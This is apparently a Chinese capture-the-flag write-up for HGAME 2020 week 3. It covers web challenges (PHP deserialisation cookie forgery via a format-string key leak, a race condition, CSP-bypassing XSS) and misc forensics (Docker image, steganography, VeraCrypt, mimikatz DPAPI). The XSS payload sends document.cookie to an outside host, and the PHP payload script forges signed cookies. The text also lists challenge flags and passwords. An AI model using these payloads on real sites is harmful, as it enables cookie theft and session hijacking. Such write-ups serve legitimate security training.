

HGAME 2020 WEEK3 WP



- [HGAME 2020 WEEK3 WP](#)
 - [WEB](#)
 - [序列之争 - Ordinal Scale](#)
 - [Cosmos的二手市场](#)
 - [Cosmos的聊天室2.0](#)
 - [MISC](#)
 - [美人鲸](#)
 - [三重隐写](#)
 - [日常](#)

WEB

序列之争 - Ordinal Scale

『这虽然是游戏，但可不是闹着玩的。』
只有达到第一名才能拿到 flag!
Link Start!

先看一下源码

```
<html lang="en">
  <head>...</head>
  <body class="text-center" style="background-image:url('/static/bg.jpg')"> == $0
    <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
      <header class="masthead mb-auto">...</header>
      <main role="main" class="inner cover">...</main>
      <footer class="mastfoot mt-auto">...</footer>
      <!-- source.zip -->
    </div>
  </body>
</html>
```

访问/source.zip,下载源码，看一下

```
public function Fight($monster){
    if($monster['no'] >= $this->rank){
        $this->rank -= rand(5, 15);
        if($this->rank <= 2){
            $this->rank = 2;
        }

        $_SESSION['exp'] += rand(20, 200);
        return array(
            'result' => true,
            'msg' => '<span style="color:green;">Congratulations! You win! </span>'
        );
    }else{
        return array(
            'result' => false,
            'msg' => '<span style="color:red;">You die!</span>'
        );
    }
}
```

这里就是为什么靠手点是肯定拿不了第一的，所以要直接改rank

```
95
96     public function __construct($key){
97         $this->encryptKey = $key;
98         if(!isset($_COOKIE['monster'])){
99             $this->Set();
100             return;
101         }
102
103         $monsterData = base64_decode($_COOKIE['monster']);
104         if(strlen($monsterData) > 32){
105             $sign = substr($monsterData, -32);
106             $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
107             if(md5($monsterData . $this->encryptKey) === $sign){
108                 $this->monsterData = unserialize($monsterData);
109             }else{
110                 session_start();
111                 session_destroy();
112                 setcookie('monster', '');
113                 header('Location: index.php');
114                 exit;
115             }
116         }
117     }
```

这里存在一个反序列化漏洞，可以用它来改rank，但我们要首先知道encryptkey

```
private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
        $this->sign .= md5($this->sign . $value);
    }
}
```

这里先用一个sprintf格式化输出漏洞打印出encryptkey，我在本地测试了一下

```
<?php
$encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
$playerName='%1$s';
$welcomeMsg = '%s, Welcome to Ordinal Scale!';
$data = [$playerName, $encryptKey];
foreach($data as $key => $value){
    echo $key."<=>". $value."<\\n";
    $welcomeMsg = sprintf($welcomeMsg, $value);
    echo ($welcomeMsg);
    $sign .= md5($sign . $value);
}
?>
```

输出

```
PS C:\Users\hp pavilion x360 14> php "c:\Users\hp pavilion x360 14\Desktop\sprint.php"
0=>%1$s
%1$s, Welcome to Ordinal Scale!1=>SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW
SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW, Welcome to Ordinal Scale!
PS C:\Users\hp pavilion x360 14>
```



拿到encryptkey后，就可以来构造payload

```
<?php
$metakey='gkUFUa7GfPQui3DGUTHX6XIUS3ZAmCIL';
$name='Trotsky';
$sign='';
$data=[$name,$metakey];
foreach($data as $key => $value){
    $sign .= md5($sign . $value);
}
// $s=array('name'=>'BOSS: The Kernal Cosmos','no'=>1314);
// $s=serialize($s);
```

```
class Rank{
    private $rank=1;
    public function Set($no){
        $this->rank = $no;
    }
}

$r=new Rank;
$s = serialize($r);
$value=md5($s.$sign);
$payload=$s.$value;
print_r($payload);
echo '\n';
$payload=base64_encode($payload);
print_r($payload);
?>
```

```
PS C:\Users\hp pavilion x360 14> php "c:\Users\hp pavilion x360 14\Desktop\cmd5c.php"
0:4:"Rank":1:{s:10:" Rank rank";i:1;}c768b40d6a143fd141c71af3c0b6d5f8
Tzo00iJSYwRiJoxOntz0JjEwOIIAUmFuawBYyW5RiJtp0JjE7fWM3NjhINDbKnmEXNDNmZDE0MWM3MFMfM2MwYjZkNWY4
```

burp改cookie后发送, 得到flag

Cosmos的二手市场

这个寒假病毒肆虐,Cosmos待在家里闲着无聊,于是他就开设了一个线上二货市场,买卖他的一些小玩具,只要谁能在他手里赚上一个亿,他就给谁flag,有钱人的生活就是这么朴实无华且枯燥.

Cosmos的二手市场

登出getflag

#	商品编号	商品名称	商品价格	拥有量
1	800001	Cosmos的漏音耳机	10000	10
2	800002	Cosmos的XPS	12000	0
3	800003	Cosmos的电竞椅	1500	0
4	800004	Cosmos的24寸4k显示屏	1800	0

购买

Cosmos的漏音耳机

▼

购买数量

购买

出售

Cosmos的漏音耳机

▼

出售数量

出售

注册账号登陆进去以后，是一个买卖东西的页面，我们的目标是要赚一个亿，拿burp看一下

```
POST /API/?method=solve HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpf180at2anee9lahf505tf1
Connection: close

code=800001&amount=1
```

```
POST /API/?method=buy HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpf180at2anee9lahf505tf1
Connection: close

code=800001&amount=1
```

这个网站通过solve和buy来进行购买和出售，那我们可以利用条件竞争，来“无中生有”这些数据，通过burp来制造payload

有效负载位置

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手 (Sniper)

POST /API/?method=buy HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpf80at2anee9lahf505tf1
Connection: close

code=800001&amount=100

0payload 位置? 长度

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手 (Sniper)

POST /API/?method=solve HTTP/1.1
Host: 121.36.88.65:9999
Content-Length: 20
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://121.36.88.65:9999
Referer: http://121.36.88.65:9999/market.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6
Cookie: PHPSESSID=0mqpf80at2anee9lahf505tf1
Connection: close

code=800001&amount=100

有效载荷集

您可以定义一个或多个有效负载集。有效负载集的数量取决于“位置”选项卡中定义的攻击类型。每个有效负载集可以使用各种有效负载类型，并且可以以各种方

有效负载集: 1 有效载荷数量: 不明
有效载荷类型: 没有负载 请求数量: 0

有效载荷选项[无有效载荷]

它生成一个有效负载值为空的字符串。无需设置有效负载标记，可以在不更改基本请求的情况下重复发送。

生成 生成有效负载
无限期地重复

接下来放着一直跑就是了，注意卖要比买多一点线程

请求引擎

控制在攻击执行期间用于创建HTTP请求的引擎。

线程数: 500
网络错误的重试次数: 3
重试前暂停 (ms): 2000
重里 (ms): 固定 0
变化: 初始 0 增量 30000
开始时间: 不久
在 10 分后
已暂停

?

请求标头

↻

控制Intruder是否在攻击期间更新已配置请求标头。

☒

更新Content-Length标头

☒

设置连接：关闭

?

请求引擎

↻

控制在攻击执行期间用于创建HTTP请求的引擎。

线程数：

300

网络错误的重试次数：

3

重试前暂停（ms）：

2000

重里（ms）：

☒

固定

☐

变化：初始

☐

增量

0

30000

开始时间：

☒

不久

☐

在

10

分后

☐

已暂停

最后，就可以看到自己的钱在疯涨

用户名	余额
ryan	427135800

得到flag

121.36.88.65:9999 显示

hgame{t_iS_just @_sm4ll_g0@l}

确定

Cosmos的聊天室2.0

C-CHAT-V2

Flag is here.



NOTICE: 点击发送按钮，可以将信息提交到当前界面(提交的信息需长度小于1000字符)，在这里，你可以尝试通过xss攻击自己。尝试成功后，可以点击“提交”按钮，验证码正确时，你输入的所有信息将被传送至后台管理员bot处



message

发送 清屏

Code: md5(code)[:6] == baf25d

提交

© HGAME 2020

Elements

Console

Soi

```
<!doctype html>
<html>
  <head>...</head>
  <body data-enfi-version="0.0.4">
    <div class="main-app">
      <div class="title">...</div>
      <div class="main-card">
        <div class="message-group">
          <div class="message-left">
            <div id="message-input">
              <div class="message-right">
                <div class="avatar">...
                <div class="message-content">
                  <span class="message-content">
                    <svg onload="aler...
                  </span>
                </div>
              </div>
            </div>
          </div>
        </div>
        <div class="empty"></div>
      <div class="message-form">...
    </div>
    <div class="footer">© HGAME 20...
    <script src="/static/jquery.mi...
    <script src="/static/script.js...
  </body>
</html>
```

html body div div div #message-

Console What's New

top

enfi frame content.js Tue Feb 04

ftype: "inject", inject: {...}

先试一下，发现无法执行js，查了一下这个叫做csp，后面翻了N个博客都没看到怎么绕过，后来Kevin提示我用burp抓包看一下

Burp Project 测试器 重发器 窗口 帮助

仪表盘

目标

代理

测试器

重发器

定序器

编码器

对比器

插件扩展

项目选项

用户选项

截断

HTTP历史记录

WebSocket历史

选项

http://c-chat-v2.hgame.babelfish.ink:80 [47.240.81.44] 请求

放包

废包

拦截请求

行动

Raw

参数

头

Hex

评论这个项目

?

GET /send?message=1 HTTP/1.1

Host: c-chat-v2.hgame.babelfish.ink

Accept: */*

DNT: 1

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36

Referer: http://c-chat-v2.hgame.babelfish.ink/

Accept-Encoding: gzip, deflate

Accept-Language: zh,zh-CN;q=0.9,en;q=0.8,zh-TW;q=0.7,ru;q=0.6

Cookie: token="WELCOME TO HGAME 2020."; session=4e58f232-4f5e-41d3-94a2-1be264504514

Connection: close

?

<

+

>

没有比赛

当我们发了一个1的时候，产生了一个GET /send?message=1网页，打开来看看

<

>

↺

🏠

🛡️ 不安全 | c-chat-v2.hgame.babelfish.ink/send?message=1

🧩 应用

✉️ 邮箱

📺 直播

🌐 域名管理

💻 编程相关

🛒 购物

🔐 CTF

🌐 Google 翻译

1

内容居然直接被写在了这个网页上，于是可以构造如下payload

```
<iframe srcdoc=&lt;s&#99ript/src=/send?message=open(`http://IP?c=`%2bdocument.cookie)&gt;&lt;/s&#99ript&gt;></iframe>
```

得到token

```
?c=token=7eac36b4dce1714410d15c4d1f21d9fc392cbe6c HTTP/1.1
```

设置后得到flag

MISC

美人鲸

我们受过严格的训练，无论在什么环境里，都不会乱放东西，除非忍不住。

首先用docker pull zhouweitong/hgame2020-misc:week3拉下来docker镜像，再把它打一个tar包，最后再运行



在/usr/share/man/man8发现了flag.tar.gz,解压之后提示看sh history

```
1 See sh history.
2
```


```
root@kali:~# docker exec -it ed910bc92362 /bin/sh
/ # history
0 echo -e "Zip password is somewhere else in /etc.\nFind it!"
1 exit
2 history
/ #
```

这里告诉我们password在etc的某个地方，去etc翻一下cat issue

```
/etc # cat issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Zip Password: cfuzQ3Gd6gqKG@$N
/etc #
```

揭开压缩包，得到一个flag.db




查看，得到flag

hgame{v3RWI3qSpckZhp^xv\$kaBhNjVqyk##3e}

三重隐写


三份的音频，三倍的快乐！
里面还有E99最爱听的歌曲！

you know lsb,查了一下这是lsb隐写, 拿silenteye看一下




得到Stegano key: uFSARLVNwVlewCY5

1 Zip Password: VvLvmGjpJ75GdJDP



解压得到压缩包密码



很明显, 这个unlasting的音乐图是有问题的, 提取出来



Free Online Barcode Reader

To get such results using [ClearImage SDK](#) use [TBR Code 103](#).

If your **business** application needs barcode recognition capabilities, email your technical questions to support@inliteresearch.com email your sales inquiries to sales@inliteresearch.com

File: 00000000.png

Pages: 1

Barcode: 1 of 1

Length: 25

Module: 5.2pix

Type: Pdf417

Rotation: none

Rectangle: {X=9,Y=215,Width=621,Height=210}

AES key: 1ZmmeaLL^Typbcg3

New File

Barcodes: 1

Page 1 of 1

解得AES key: 1ZmmeaLL^Typbcg3

用encrypto解密，得到flag
hgame{i35k#zlewynLC0zfQur!*H9V\$JiMVWmL}

日常

“那羽那个...这歌真好看...不对，这图真好听...不对不对，E99你听我解释...”
“不用解释了，打包发我一份。”

解压缩包，得到三个文件

两张图片一样的，还写了一个blind，这不就是盲水印吗

解的Veracrypt password X0YAIGDuZF\$echCy

文件(E) 动作(A) 编辑(E) 查看(V) 帮助(H)

root@kali: ~/CTF/misc

root@kali:~/CTF/misc# binwalk 1.ogg

DECIMAL	HEXADECIMAL	DESCRIPTION
9738796	0x949A2C	Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5242880, name: Co
14981806	0xE49AAE	End of Zip archive, footer length: 22

root@kali:~/CTF/misc# binwalk -e 1.ogg

DECIMAL	HEXADECIMAL	DESCRIPTION
9738796	0x949A2C	Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5242880, name: Co
14981806	0xE49AAE	End of Zip archive, footer length: 22

root@kali:~/CTF/misc#

_1.ogg.extracted - 文件管理器

文件(F) 编辑(E) 视图(V) 转到(G) 帮助(H)

← → ↑

/root/CTF/misc/_1.ogg.extracted/

设备

文件系统

位置

root

桌面

949A2C.zip

Container

得到一个压缩包和container

下载veracrypt，加载后输入密码，得到三个文件

VeraCrypt

加密卷(V) 系统(Y) 收藏(I) 工具(O) 设置(G) 帮助(H)

主页 (联网) (P)

盘符	加密卷	大小	加密算法	类型
P:				
Q:				
R:				
S:				
T:				
U:				
V:				
W:				
X:				
Y:				
Z:				

为 E:\下载\Fortune_4m6UOmK0sL00DBjeCcdqnfxsuPAiaAWM\9...\Container 输入密码

密码:

确定

PKCS-5 PRF: 自动检测

☐ TrueCrypt 模式

取消

☐ 使用 PIM

☐ 在内存中缓存密码和密钥文件(A)

☐ 显示密码(D)

☐ 使用密钥文件(S)

密钥文件(K)...

加载选项(A)...

Cookies

ObjectNF-PC.txt

S-1-5-21-3375469711-1363829938-12...

线解密ntlm得到masterkey

CMD5

本站针对md5、sha1等全球通用公开的加密算法进行反向查询，通过穷举字符组合的方式，创建了明文密文对应查询数据库，创建的记录约90万亿条，占用硬盘超过500TB，查询成功率95%以上，很多复杂密文只有本站才可查询。已稳定运行十余年，国内外享有盛誉。

密文: 1563a49a3d594ba9c034ee831161dfde

类型: NTLM

查询

加密

查询结果:

happy2020

这压缩包不管怎么解，都是空的文件夹，010看一下

Startupfilel.rpgsaveprotect1.pnglife_or_flag.flagContainerS-1-5-21-3375469711-1363829938-1291733684-1001.zip

Edit As: HexRun ScriptRun Template: ZIPTemplate.bt

0123456789ABCDEF

0000h:50 4B 03 04 14 00 00 00 00 00 8A 79 3D 50 00 00PK.....Šy=P..
0010h:00 00 00 00 00 00 00 00 00 00 2F 00 00 00 53 2D...../...S-
0020h:31 2D 35 2D 32 31 2D 33 33 37 35 34 36 39 37 311-5-21-337546971
0030h:31 2D 31 33 36 33 38 32 39 39 33 38 2D 31 32 391-1363829938-129
0040h:31 37 33 33 36 38 34 2D 31 30 30 31 2F 50 4B 031733684-1001/PK.
0050h:04 14 00 00 00 08 00 2E B7 3C 50 57 E7 7F CF C4.....<PWç.İÄ
0060h:01 00 00 D4 01 00 00 53 00 00 00 53 2D 31 2D 35...Ö...S...S-1-5
0070h:2D 32 31 2D 33 33 37 35 34 36 39 37 31 31 2D 31-21-3375469711-1
0080h:33 36 33 38 32 39 39 33 38 2D 31 32 39 31 37 33363829938-129173
0090h:33 36 38 34 2D 31 30 30 31 2F 32 30 64 66 61 313684-1001/20dfal
00A0h:63 36 2D 64 32 33 32 2D 34 30 63 64 2D 38 39 65c6-d232-40cd-89e
00B0h:63 2D 35 36 37 38 62 33 38 30 39 32 30 62 55 4Ec-5678b380920bUN
00C0h:7B 28 AB 71 18 7E CF F9 D2 E9 38 E7 68 44 9D 73{(«q.~İüÖé8çhD.s
00D0h:92 4B FA 42 33 F1 ED 9B 6D 24 0B 2D B1 52 94 B9'KûB3ñi>m\$.--±R"±
00E0h:35 B3 CD 18 8B 34 F7 FC 41 59 4C FE A0 E4 63 E4S*İ.<4÷üAYLp äcä
00F0h:52 5B B9 E4 52 52 2E 53 32 C9 B0 95 4B 89 3F D6R[±aRR.S2Ė°•K%?Ö
0100h:8A 69 B4 6C 65 4C 94 FC 48 E1 AD B7 F7 79 DE F7Ši'leL"üHÄ--÷yB÷
0110h:E9 79 9F EF F0 51 04 C4 81 0C E4 50 0A F1 20 85éyŸi8Q.Ä..äP.ñ ...
0120h:04 60 20 46 00 13 35 03 48 88 43 3B 19 42 1C E0.` F..5.H°C;.B.ä
0130h:42 19 48 11 62 21 0D 1B 71 09 D2 70 D0 9D FB E6B.H.b!...q.ÖpD.üæ
0140h:20 41 4E CF 82 2B 0C C0 07 A1 85 77 EF DE F7 19ANI,+.Ä.j...wİB÷.
0150h:08 5F EB F5 BF 6B B3 E9 E9 EF AE 2D B1 84 A2 1D._ëö¿k'éei@-±,,e.
0160h:B7 BB 7B C7 1F D2 00 FC DA 00 68 72 80 A3 0C A3»{Ç.Ö.üÜ.hr€İ.İ
0170h:C8 62 0D 2C 9F 70 AC DE F2 7F DA D7 5B EA E7 3AÈb.,Ÿp-Bò.Ü*(èç:
0180h:5D 3F B2 29 B1 2C 54 8D 17 54 7A 77 1C 22 F1 A4j)?±,T...Tzw."ñ*
0190h:E9 F1 E2 BE AA 9C 4B DF 3F D1 A6 1F 25 E2 06 49éñâ%±"Kâ?N;.±ä.I
01A0h:AD 3B B6 4E B0 CD 21 2F E7 E9 01 33 8A 32 36 3E-;ŸN°İ!/?é.3Š26>
01B0h:4E 86 6C 17 FA B3 E0 7F 34 CF 67 63 F8 57 44 9BN+1.û±ä.4İgcæWD>

Template Results - ZIPTemplate.bt

Name	Value	Start	Size	Color	Comment
> struct ZIPFILERECD record[0]	S-1-5-21-33754697...	0h	4Dh	Fg: Bg:	
> struct ZIPFILERECD record[1]	S-1-5-21-33754697...	4Dh	235h	Fg: Bg:	
> struct ZIPDIRENTRY dirEntry[0]	S-1-5-21-33754697...	282h	81h	Fg: Bg:	
> struct ZIPDIRENTRY dirEntry[1]	S-1-5-21-33754697...	303h	A5h	Fg: Bg:	
> struct ZIPENDLOCATOR endLocator		3A8h	16h	Fg: Bg:	

丢到binwalk里分离出来，解密

```
mimikatz # dpapi::masterkey /in:"C:\Users\hp pavilion x360 14\Desktop\20dfalc6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-13638
**MASTERKEYS**
dwVersion      : 00000002 - 2
szGuid         : {20dfalc6-d232-40cd-89ec-5678b380920b}
dwFlags        : 00000005 - 5
dwMasterKeyLen : 000000b0 - 176
dwBackupKeyLen : 00000090 - 144
dwCredHistLen  : 00000014 - 20
dwDomainKeyLen : 00000000 - 0
[masterkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : efc278fb18cae03a5f9710d481f090a0
rounds         : 000043f8 - 17400
algHash        : 0000800e - 32782 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbKey          : d348c35ecede1467a1e8baf34609e5bd7a75ae87ef074f9760641f8525596af7c8e85e60a8c9fae4f66b79392bccd79a44d33a25bc6271f02e7
eaa53637695c4c15ec35ec4b97daca5885340a5c429be5324f1261d1c996974b32f7698866
[backupkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 8a3969fa2df0c973bc9ce35b6fce5b6c
rounds         : 000043f8 - 17400
algHash        : 0000800e - 32782 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbKey          : d171579f6799bb975a1c03f45815575777eca5403da9f4a428cecdac4c4c388e3257c2384345e03002b6a8164d4e8749a536c0dfb7ade10940a6
d211ad6ff7
[credhist]
**CREDHIST INFO**
dwVersion      : 00000003 - 3
guid           : {60333bcc-f0b9-4676-896c-4852eed727cb}
[masterkey] with password: happy2020 (normal user)
key  : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
shal: 14859456844f282211783e88031c13376d7e9e30
mimikatz #
```

得到master key

```
d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d

